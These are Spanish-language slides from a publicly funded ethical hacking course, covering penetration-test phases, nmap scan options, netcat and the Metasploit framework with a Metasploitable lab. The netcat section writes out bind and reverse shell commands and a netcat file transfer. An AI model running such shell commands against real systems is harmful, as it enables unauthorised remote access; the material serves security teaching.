25FP32CF019

Curso

Del 22 de septiembre al 2 de noviembre

SKILL 54. HACKING ÉTICO Y CIBERSEGURIDAD PARA ENTORNOS PROFESIONALES

En línea

32 horas

Raúl Fuentes Ferrer

horas

GOBIERNO DE ESPAÑA
MINISTERIO DE EDUCACIÓN Y FORMACIÓN PROFESIONAL

UNIÓN EUROPEA
Fondo Social Europeo
El FSE invierte en tu futuro

GENERALITAT VALENCIANA
Conselleria d'Educació, Cultura, Universitats i Ocupació

CFR CEFIRE

FPCV

incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD

PLANNING

1. **Introducción al Framework**
   - *a. Arquitectura*
   - *b. Módulos*
   - *c. Comandos básicos*
   - *d. Fingerprinting desde Metasploit*

2. **Exploiting & Payloads**
   - *a. Tipos de payloads*
   - *b. Intrusión sin interacción*
     - *i. Ejemplo*
   - *c. Intrusión con interacción*
     - *i. Client-Side*
   - *d. Elevación local de privilegios*

3. **Post-Explotación**
   - *a. Funcionalidades*
     - *i. Recolección de información y ámbito*
   - *b. Módulos de Meterpreter*
     - *i. ¿Qué me permite?*
     - *ii. ¿Qué puedo hacer yo?*
     - *iii. Mimikatz*
   - *c. Pass the hash*
     - *i. psexec y psexec_psh (powershell)*

4. **Herramientas del framework**
   - *a. msfvenom*
   - *b. Evasión AV (shellter, veil-framework)*

5. **Desarrollo en el framework**
   - *a. Genera tu script de Meterpreter*

FASES TEST INTRUSIÓN

Fases test de intrusión:

- Contrato
- Recolección información (gathering)
- Análisis (thinking…)
- Explotación (el arte de la intrusión)
- Post-Explotación ó ¿Qué más puedo rascar?
- Generación de informes
  - (¿divertido?)

KALI LINUX

- Auditoría interna
- Auditoría externa
- En el mundo del forense

RECOGIDA DE INFORMACIÓN

Auditoría de Seguridad

Fases del proceso

1) **Footprint**: Recolección de información pública o information gathering *(menos importante en un proceso de auditoría interna)*

2) **Fingerprint**: Análisis de servicios localizados en la fase de Footprint

3) **Análisis de Vulnerabilidades** sobre los servicios operativos analizados en la fase de Fingerprint

4) **Explotación de Vulnerabilidades** localizadas en la fase de Análisis de Vulnerabilidades

5) **Generación de informes** con las vulnerabilidades localizadas y sus posibles soluciones

RECOGIDA DE INFORMACIÓN: *FOOTPRINT*


- Este proceso se centra en la **recolección de información pública** de Internet, por lo que su uso *no conlleva la vulneración de ninguna ley, y por tanto no es considerada delito*.


- Esta fase **no suele realizarse** en un proceso de **auditoría interna** o auditoría de red, o sí se realiza, es de manera superficial, ya que no es habitual que se filtre información interna del organismo que pueda sernos de utilidad en este ámbito.

- Para realizar un **footprint** de un organismo necesitaremos conocer una serie de herramientas de auditoría de seguridad que veremos a continuación.

RECOGIDA DE INFORMACIÓN: *FOOTPRINT*


- **Google (Hacking):** Aprenderemos a utilizar algunos verbos de Google para realizar búsquedas avanzadas.
- **Bing (Hacking):** De la misma manera que con Google Hacking, estudiaremos los verbos básicos que todo auditor debe conocer del buscador de Microsoft.
- **Shodan**: Buscador de activos online muy interesante para identificar webcams, impresoras, scada, etc. expuestos en Internet.
- **FOCA Final Version**: Herramienta privativa similar a Anubis que cuenta además con funcionalidades avanzadas de análisis de metadatos.
- **Servicios online**: Distintos servicios online que podrán ser de gran utilidad en un proceso de auditoría como Cuwhois, Robtex, Netcraft,





RECOGIDA DE INFORMACIÓN: *FOOTPRINT*

- Si te apetece investigar en auditoría externa o web, te recomiendo la lectura del libro "***La Biblia del Footprinting***":



RECOGIDA DE INFORMACIÓN: *FINGERPRINT*

- Este proceso se centra en **buscar información sobre los objetivos que han sido localizados** durante la fase de Footprint, con el fin de utilizar esa información para buscar en la próxima fase **vulnerabilidades** que padezcan los sistemas

- Principalmente nos centraremos en **analizar los servicios** que se encuentran escuchando tras cada máquina localizada (puertos abiertos) para averiguar sus *sistemas operativos y aplicaciones* que se encuentran operando

- Para ello necesitaremos conocer una serie de herramientas de auditoría de seguridad que veremos a continuación.

RECOGIDA DE INFORMACIÓN: *FINGERPRINT*

TIPOS

- **Pasivo**: escucha una red y analiza paquetes para identificar máquinas y servicios
  - Satori
  - Network Minner

- **Activo**: explora una red en busca de máquinas y servicios
  - Nmap
  - Fing

RECOGIDA DE INFORMACIÓN: *NMAP*

Parámetro	Descripción y Ejemplo
-sN	Permite realizar un escaneo de tipo Null Scan. Ejemplo: **nmap –sN <dirección IP>**
-sF	Permite realizar un escaneo de tipo FIN Scan. Ejemplo: **nmap –sF <dirección IP>**
-sX	Permite realizar un escaneo de tipo XMAS Scan. Ejemplo: **nmap –sX <dirección IP>**
-p	Se Indica sobre qué puertos se debe realizar el escaneo. Ejemplo: **nmap –p 139,80,3389 <dirección IP>.** Para indicar rangos especificamos el puerto de la siguiente manera 80-1500. Se realizará un análisis desde el puerto 80 hasta el 1500

RECOGIDA DE INFORMACIÓN: *NMAP*

Parámetro	Descripción y Ejemplo
-A	Este parámetro habilita la detección del sistema operativo, además de las versiones de servicios y del propio sistema. Ejemplo: **nmap –A <dirección IP>**
-sI	Permite realizar un escaneo de tipo idle. Ejemplo: **nmap –P0 –p – -sI <dirección zombie> <dirección víctima>**. Cabe destacar que la opción –p – permite realizar un escaneo sobre todos los puertos de la máquina, esta acción puede provocar que el escaneo se ralentice en gran medida
-sV	Obtener las versiones de los productos. Ejemplo: **nmap –sV <dirección IP>**

RECOGIDA DE INFORMACIÓN: *NMAP*

- Nmap

NETCAT: *TOOLS*

- Netcat es conocido como una navaja suiza TCP/IP
- Podemos usarlo para una multitud de propósitos
- *Ncat* es una reimplementación moderna de Netcat por el Proyecto Nmap

NETCAT: *TOOLS*

- Conectarse a un puerto

```
root@kali:~# nc -v 10.0.0.100 80
nc: 10.0.0.100 (10.0.0.100) 80 [http] open

root@kali:~# nc -v 10.0.0.100 81
nc: cannot connect to 10.0.0.100 (10.0.0.100) 81 [81]: Connection refused
nc: unable to connect to address 10.0.0.100, service 81
```

NETCAT: *TOOLS*

- Establecer una conexion Netcat a la escucha (listener)

```
root@kali:~# nc -lvp 1234
nc: listening on :: 1234 ...
nc: listening on 0.0.0.0 1234 ...
```

- En otro terminal conectar al puerto especificado

```
root@kali:~# nc 10.0.0.100 1234
Hola
```

NETCAT: *TOOLS*

- Establecer una shell a la escucha (listener)

```
root@kali:~# nc -lvp 1234 -e /bin/bash
nc: listening on :: 1234 ...
nc: listening on 0.0.0.0 1234 ...
```

- En otro terminal

```
root@kali:~# nc 10.0.0.100 1234
whoami
root
```

There are multiple variants of netcat. Install the version of netcat developed by nmap.org

On my Ubuntu system, there are 2 packages `netcat` and `ncat`. The one from nmap is `ncat` and supports the `-e` option. The other one does not.

NETCAT: *TOOLS*

Enviar una shell al listener

- Establecer a la escucha (listener)

```
root@kali:~# nc -lvp 1234
```

- Conectarse desde otra terminal

```
root@kali:~# nc 10.0.0.100 1234 -e /bin/bash
```

NETCAT: *TOOLS*

Enviar archivos

- Establecer a la escucha y Redirigir salida a un fichero

```
root@kali:~# nc -lvp 1234 > netcatfile
```

- Enviar un archivo desde otro terminal

```
root@kali:~# nc 10.0.0.100 1234 < mydirectory/myfile
```

METASPLOIT FRAMEWORK

RAPID7 metasploit®

INTRO A METASPLOIT FRAMEWORK

Software fiable: es aquel que hace lo que se supone que debe hacer

Software seguro: es aquel que hace lo que se supone que debe hacer, y nada más

INTRO A METASPLOIT FRAMEWORK


- **Metasploit Framework**: Herramienta open source para el desarrollo y ejecución de exploits contra una máquina remota.

- Versiones (- todas tienen como base MSF) .
  https://www.rapid7.com/products/metasploit/download/editions/

  - **Metasploit Framework** – Versión gratuita para developers and security researchers.
  - **Metasploit Pro** – edición profesional open-core para pentesters and IT Teams(GUI, integra nmap, recolección de evidencias automática y de fuerza bruta + escaneo y explotación de aplicaciones web, ingeniería social y VPN pivoting). Mayor numero de módulos especializados y realización de informes.

INTRO A METASPLOIT FRAMEWORK

- **Bug o Vulnerabilidad** - Es el resultado de un fallo de programación introducido en el proceso de creación de programas de ordenadores.
- **Exploit** - Medio por el cual el atacante aprovecha una debilidad/vulnerabilidad de la red, aplicación o servicio.
- **Payload** - Programa o código que se traspasa a la víctima. Metasploit tiene payloads pre-diseñados y permite construir otras propias.
- **Módulo** - pieza de software intercambiable utilizada por Metasploit. Hay varios tipos de módulos
- **Listener** - Componente que escucha las conexiones del sistema atacante al sistema objetivo. También conocido como handler.
- **0-day** - Es un código malicioso que permitirá a un atacante obtener el control remoto de un sistema, como particularidad hay que recalcar que la vulnerabilidad de la que se aprovecha este exploit es desconocida por los usuarios y el fabricante del producto en muchos casos. Es un bug sin parche.


ATACANTE
VÍCTIMA
Aplicación/Servicio
Metasploit
EXPLOIT
PAYLOAD
VULNERABILIDAD

INTRO A METASPLOIT FRAMEWORK


Metasploit dispone de varias interfaces con las que interaccionar con el framework:

- **Msfconsole** – Consola desde la cual podemos utilizar todas las opciones.
- **Armitage** – Interfaz gráfica para el framework *(apt-get install armitage)*

https://haxor.no/en/article/armitage-kali-2022-02

```
Completing external command
msfconsole              msf-halflm_second       msf-msf_irb_shell       msfrpcd
msfd                    msf-hmac_sha1_crack     msf-nasm_shell          msfupdate
msfdb                   msf-java_deserializer   msf-pattern_create      msfvenom
msf-egghunter           msf-jsobfu              msf-pattern_offset      msf-virustotal
msf-exe2vba             msf-makeiplist          msfpc
msf-exe2vbs             msf-md5_lookup          msf-pdf2xdp
msf-find_badchars       msf-metasm_shell        msfrpc
```

```
                    Metasploit

       =[ metasploit v6.4.84-dev                          ]
+ -- --=[ 2,548 exploits - 1,309 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]
```



MÓDULOS

Módulos del framework:

- **Auxiliary**: Permite la interacción de herramientas externas como pueden ser: Escaners de vulnerabilidades, Sniffers, etc… con el framework de Metasploit
- **Encoders**: Proporciona algoritmos par codificar y ofuscar los payloads que utilizaremos tras haber tenido éxito el exploit
- **Exploits**: Aquí se encuentran todos los exploits disponibles en el "framework" para conseguir acceso a los diferentes SO's
- **Payloads**: Nos proporciona gran cantidad de códigos "maliciosos" que podremos ejecutar una vez haya tenido éxito el "exploit"
- **Post**: Nos proporciona funcionalidades para la fase de "post" explotación como recolección de información, etc…
- **Nops**: Nos permite realizar u obtener operaciones NOP (rellenar espacio memoria)
- **Evasion**: para evadir mecanismos de seguridad como antivirus, IDS, etc…

MÓDULOS

- Estructura de directorios (Importante)
- Modules/exploits/<OS/Platform>/<Protocol/Service/Local…>/file.rb

```
root@kali:/usr/share/metasploit-framework# cd modules/
root@kali:/usr/share/metasploit-framework/modules# ls
auxiliary  encoders  exploits  nops  payloads  post
root@kali:/usr/share/metasploit-framework/modules# cd exploits/
root@kali:/usr/share/metasploit-framework/modules/exploits# ls
aix        bsdi    freebsd  irix   multi    osx      unix
apple_ios  dialup  hpux     linux  netware  solaris  windows
root@kali:/usr/share/metasploit-framework/modules/exploits# cd windows/
root@kali:/usr/share/metasploit-framework/modules/exploits/windows# ls
antivirus   driver      http     lotus     nfs       scada   tftp
arkeia      email       iis      lpd       nntp      sip     unicenter
backdoor    emc         imap     misc      novell    smb     vnc
backupexec  fileformat  isapi    mmsp      oracle    smtp    vpn
brightstor  firewall    ldap     motorola  pop3      ssh     winrm
browser     ftp         license  mssql     postgres  ssl     wins
dcerpc      games       local    mysql     proxy     telnet
root@kali:/usr/share/metasploit-framework/modules/exploits/windows# cd ssh
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/ssh# ls
freeftpd_key_exchange.rb  freesshd_key_exchange.rb  securecrt_ssh1.rb
freesshd_authbypass.rb    putty_msg_debug.rb        sysax_ssh_username.rb
root@kali:/usr/share/metasploit-framework/modules/exploits/windows/ssh#
```

INTRO A METASPLOIT FRAMEWORK

- Lanzamos la orden **msfconsole** desde el terminal que nos devolverá el identificador **msf >** para introducir las órdenes.

- Previamente será bueno actualizarlo: ***root@kali.~# msfupdate*** u ***apt update***

- La consola MSF es como un mini-sistema de archivos donde las carpetas que cuelgan de él se encuentran físicamente en la ruta dónde se ha instalado el framework. Ejemplos:
  - Los exploits de Windows esta en la ruta *exploit/windows/<..>*
  - Los módulos auxiliares en *auxiliary/<...>*
  - Los encoders en *encoders/<tecnologia>*

COMANDOS BÁSICOS

Órdenes de ayuda

- msf > **help** – lista las órdenes separadas en dos listados:
  - Órdenes del núcleo de msf
  - Órdenes de interacción con bases de datos.
- **-h** permite obtener información de órdenes concretas.

Orden de búsqueda

Útil para la búsqueda de módulos por alguna característica o determinar si el framework esta actualizado.

- msf > search -h

COMANDOS BÁSICOS

- **info** – aporta información sobre el módulo seleccionado bien con la orden use (que permite seleccionar un módulo), bien especificando la ruta:
  - msf > *use exploit/multi/handler*
  - msf > **info**
  - msf > **info** *<ruta>*

- **show** – muestra las diferentes opciones para los módulos del framework, exploits, payload, encoders, nops, etc.

COMANDOS BÁSICOS

Órdenes de interacción y configuración:

- **back** – permite salir del módulo (contrario a use)
- **set** y **setg** – asignan valores a variables: set para un módulo, setg para en contexto del framework.
- **unset** y **unsetg** – desasignan valores a parámetros o variables
- **connect** – permite conectarnos a otra máquina para su gestión o administración dado la dirección IP y el puerto.
- **irb** – permite ejecutar un interprete de Ruby para el framework para ejercutar órdenes y scripts.
- **load**, **unload** y **loadpath** – load/unload especifica el plugins a cargar/descargar, o directorio donde se almacenan (loadpath)

COMANDOS BÁSICOS

- **check** – permite verificar si un sistema es vulnerable a cierta vulnerabilidad antes de lanzar el script.
- **exploit** – lanza el código malicioso, una vez seleccionado y configurado el módulo, sobre la máquina, o prepara el entorno para vulnerar la máquina. Devuelve el control mediante un shell o un *Meterpreter* (Meta-interprete: payload que permite cargar e inyectar en un programa del sistema atacado las extensiones que hemos desarrollado en formato .dll).
  - Opciones:
    - *-j* ejecutar exploit en **segundo plano**
    - -z **no** se **interactúa** con la sesión tras explotación exitosa
    - *-e* lanza el paylod con la codificación establecida

COMANDOS BÁSICOS


- **sessions** – las shells obtenidas en sistemas vulnerados se organizan por sesiones. Esta orden permite ver las sesiones que tenemos abiertas:
  - *-l* lista sesiones disponibles
  - *-v* muestra información extra
  - *-s <script>* ejecuta script sobre todas las sesiones del Meterpreter
  - *-K* finaliza todas las sesiones abiertas
  - *-c <orden>* ejecutar órdenes sobre sesiones abiertas del meterpreter
  - *-u* permite actualizar la shell remota tipo Win32 a un meterpreter especificando la sesión.
  - *-i* especifican sesión con la que interaccionar.

COMANDOS BÁSICOS

- **resource** – permite la carga de un archivo (.rc) con acciones especificas sobre el framework para automatizar tareas.
- **makerc** – almacena en un archivo el historial de órdenes y acciones que se han realiza en la sesión en curso (nombre-usuario en el directorio .msfX)
- **save** – aporta persistencia a la configuración del entorno, especialmente es test complicados y largos (archivo config en .msfX).
- **jobs** – muestra/finaliza los módulos en ejecución en segundo plano
- **run** – permite ejecutar un módulo auxiliar cargado en el contexto de la consola.
- **route** – enruta sockets a sesiones (similar al route de Linux). Útil en pivoting

ENTORNO DE TRABAJO

Posible estructura de un entorno de trabajo para la prácticas



ENTORNO DE TRABAJO

- Maquina vulnerable **Metasploitable**:
  - *http://sourceforge.net/projects/metasploitable/*
    - Login/passwd: *msfadmin / msfadmin*

  - Metasploitable 2 Guide
  - https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/

- Maquina atacante: **Kali Linux**


- Otras distribuciones *Linux vulnerables*: *https://www.vulnhub.com/*


- Versiones de *Windows*: *https://www.microsoft.com/es-es/software-download/windows11*
- https://tb.rg-adguard.net/public.php

AUXILIARY MODULE:
¿QUÉ PODEMOS HACER?

```
root@kali:/usr/share/metasploit-framework/modules/auxiliary# ls
admin     client  docx     fileformat  parser   server  sqli
analyze   cloud   dos      fuzzers     pdf      sniffer voip
bnat      crawler example.rb gather      scanner  spoof   vsploit
```

PAYLOADS: *¿REVERSE O BIND?*





PoC0 – Integración BD

MV KALI LINUX + MV + METASPLOITABLE + POSTGRESQL

Integración base de datos y utilizar db_nmap

1.- Abrir **máquina VM** y comprobar conexión de red
2.- Activamos el servicio postgresql **service postgresql start**
3.- **msfdb init** para inicializar la BD y abrimos **Metasploit (*msfconsole*)**
4.- **db_status** nos muestra las conexiones
5.- Si no conecta **db_connect msf_user:PASSWORD@127.0.0.1:5432/msf_database**
6.- **db_nmap –A IP**
7.- **hosts** muestra las máquinas que están en la BD
8.- **services** muestra todos los servicios de las máquinas de la BD
9.- **vulns** muestra las vulnerabilidades de las máquinas de la BD
10.- **creds** muestra las credenciales de las máquinas de la BD
11.- **db_export -f xml bd** exporta toda la información de la BD a formato XML en el archivo *bd*

```
root@kali:~# su postgres
postgres@kali:/root$ createuser msf_user -P
Ingrese la contraseña para el nuevo rol:
Ingrésela nuevamente:
postgres@kali:/root$ createdb --owner=msf_user msf_database
```

```
root@kali:/usr/share/metasploit-framework/modules/auxiliary# service postgresql start
root@kali:/usr/share/metasploit-framework/modules/auxiliary# msfdb init
[i] Database already started
[+] Creating database user 'msf'
Ingrese la contraseña para el nuevo rol:
Ingrésela nuevamente:
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
root@kali:/usr/share/metasploit-framework/modules/auxiliary#
```

ESCÁNERES DE SERVICIOS

- **FTP**
  - *auxiliary/scanner/ftp/ftp_version*
- **SSH**
  - *auxiliary/scanner/ssh/ssh_version*
  - Idem para HTTP…
- **SMB**
  - *auxiliary/scanner/smb/smb_version*
  - *auxiliary/scanner/smb/smb_enumshares*

ESCÁNERES DE SERVICIOS

- **Escáner de puertos**
  - *auxiliary/scanner/portscan/tcp*
    - Muy útil!
  - *auxiliary/scanner/discovery/arp_sweep*
    - Los auxiliary discovery… (interesantes…)

PoC1 – *Módulos auxiliary*

MV KALI LINUX + MV VULNERABLE + METASPLOITABLE

Pruebas de fingerprinting con módulos auxiliary (portscan tcp, ssh_version, ftp_version)

1.- Abrir **máquina Metasploitable / Win Vulnerable** y comprobar conexión de red

2.- Abrimos **Metasploit** (*msfconsole*)

3.- *Probamos los siguientes módulos auxiliares observando los resultados*

a) *auxiliary/scanner/ftp/ftp_version*
